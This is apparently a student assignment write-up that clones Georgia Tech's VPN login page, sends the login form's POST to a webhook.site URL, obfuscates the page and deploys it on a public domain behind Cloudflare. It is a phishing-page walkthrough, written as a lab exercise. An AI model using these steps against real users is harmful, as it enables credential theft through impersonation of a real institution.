

Task: Web Development


1. create a "cdait" secure login webpage based on vpn.gatech.edu (temporarily post form can send to webhook.site for testing)
2. Html obfuscation of webpage (can consider custom inline javascript obfuscation or simply use a tool on github that works XD)

Github code link: <https://github.com/thstasy/GaTech-Assignment01.git>

Implementation

Step 01:

clone the webpage of vpn.gatech.edu with 3 ways: a. Using **wget** b. Click on **“Save page as”** c. Press **“Ctrl+S”**.



Picture 01: one way to save/download a website——“Save page as”

Step 02:

change every **“VPN”** to **“cdait”** on the *index.html* file.

Step 03:

1. generate a **webhook URL** on webhook.site for post request and embed it into the `<form>` element :

```
<form name="login" id="login_form" method="post" action="https://webhook.site/453caa7f-ea0f-45b5-81fc-5e3bdf0da5c" autocomplete="off">
```

2. Add **“You are bamboozled”** if user ever types in the blanks.


Step 05:

switching the HTML code into obfuscated *JavaScript code* by using an online tool(not using obfuscated HTML reason being the picture 02's underlined part)

The static content folder is now done!

Step 06:

After a user clicks on the obfuscated content in *index.html*, the webpage will first show **“you are bamboozled!”** And then redirected to ***webhook.site***



Step 07:

Test on the internet:

I bought a domain from Namecheap and give a name called "public-privacy.xyz". Then configure DNS via Cloudflare for security and speed.

Why Cloudflare?

DNS management for **public-privacy.xyz**

Review, add, and edit DNS records. Edits will go into effect once saved.

DNS Setup: Full ⓘ Import and Export ▼ ⚙ Dashboard Display Settings

Search DNS Records

🔍 Add filter Search [+ Add record](#)

Type ⓘ ▲	Name ⓘ	Content ⓘ	Proxy status ⓘ	TTL ⓘ	Actions
A	public-privacy.xyz	63.250.43.3	☁️ Proxied	Auto	Edit ▶
A	public-privacy.xyz	63.250.43.4	☁️ Proxied	Auto	Edit ▶
CNAME	www	public-privacy.xyz	☁️ Proxied	Auto	Edit ▶
TXT	public-privacy.xyz	"v=spf1 include:spf.easywp.com ~... DNS only		Auto	Edit ▶

Cloudflare Nameservers

Every DNS zone on Cloudflare is assigned a set of Cloudflare-branded nameservers.

Type	Value
NS	decker.ns.cloudflare.com
NS	faye.ns.cloudflare.com

Because

1. CNAME (Website Alias):

- What it is: CNAME is like a shortcut for your website that points one web address (like www.example.com) to another (like example.com).
- What Cloudflare does: Cloudflare makes this shortcut faster and keeps your website safer from hackers by handling all traffic through their secure network.

2. SPF (Email Protection):


- What it is: SPF is a rule that tells email servers which senders are allowed to send emails from your domain, stopping scammers from pretending to be you.
- What Cloudflare does: Cloudflare helps you set up this rule, so your emails are more trusted and less likely to be marked as spam.

3. Nameservers (Website Directory):

- What it is: Nameservers act like a directory that guides visitors to your website by linking your domain name (like yourdomain.com) to your website's location.
- What Cloudflare does: Cloudflare takes over this directory, making your site load faster and protecting it from attacks.

After uploading the contents from **Step 05**, when we click on "public-privacy.xyz", we'll see the Georgia Tech **cdait** event page, which was cloned from **Step01**.

Test deployed on the internet done. The Demo Video link is here.



cdait Portal

Username

Password

Log In

2FA REQUIRED

In order to access the Georgia Tech cdait, you must be enrolled in Duo Two-Factor Authentication (2FA). This applies to *everyone* - faculty, staff, students, employees, affiliates, and guests. If you are not already enrolled in 2FA, most users can enroll via self-service in [Passport](#). If you need assistance enrolling in 2FA, please contact the [OIT Enterprise Service Desk](#).

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